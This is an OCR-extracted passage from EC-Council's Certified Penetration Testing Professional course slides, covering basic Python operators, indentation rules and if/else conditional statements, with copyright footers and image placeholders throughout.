
Functions	Example
Addition	a + b
Subtraction	a - b
Negation	- a
Multiplication	a * b
Division	a / b
Modulo	a % b
Exponentiation	a ** b
Floor Division	a // b

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Python Operators

The Python operators in this list are self-explanatory and common to many programming languages.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Building Python Scripts

We will cover the core concepts of all programming languages here. This includes conditional statements, loops, functions, and packages. These concepts are the same in Python and other programming languages, except for some syntactical differences. Mastering syntax only requires practice; everything else will fall into line automatically.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Indentation


Programmers having a background in a language such as Java, C, and C++ might be familiar with the concept of grouping logically connected statements using curly braces. This is not the case, however, in Python. Instead, logically connected statements including classes, functions, conditional statements, and loops are grouped using indentation. Indentation keeps the code clean and easy to read.

Leading whitespaces (spaces and tabs) at the beginning of a logical line are used to compute the indentation level of the line, which in turn is used to determine the grouping of statements.

First, tabs are replaced (from left to right) by one to eight spaces such that the total number of characters up to and including the replacement is a multiple of eight (this is intended to be the same rule as used by Unix). The total number of spaces preceding the first non-blank character then determines the line's indentation. Indentation cannot be split over multiple physical lines using backslashes; the whitespace up to the first backslash determines the indentation.

This is one area that can lead to confusion within Python and is one of the reasons it is a good idea to use a Python editing tool. Statements with the same indentation belong to the same group called a suite. The enforcement of indentation in Python makes the code appear clean, resulting in Python programs that appear similar and consistent.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Conditional Statements

The **`if`** statement is one of the most common conditional statements in programming languages. The **`if...else`** condition in Python is the same as in any other language. If the **`if`** condition evaluates to a **`True`** value, the code block indented under **`if`** is executed. Otherwise, the code block indented under the **`else`** block is executed.

In programming and scripting languages, conditional statements or conditional constructs are used to perform different computations or actions depending on whether a condition evaluates to **`True`** or **`False`** (note that "true" and "false" are always written as **`True`** and **`False`** in Python, respectively).

The condition usually uses comparisons and arithmetic expressions with variables. These expressions are evaluated to the **`Boolean`** values **`True`** or **`False`**. The statements for decision making are called conditional statements, conditional expressions, or conditional constructs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



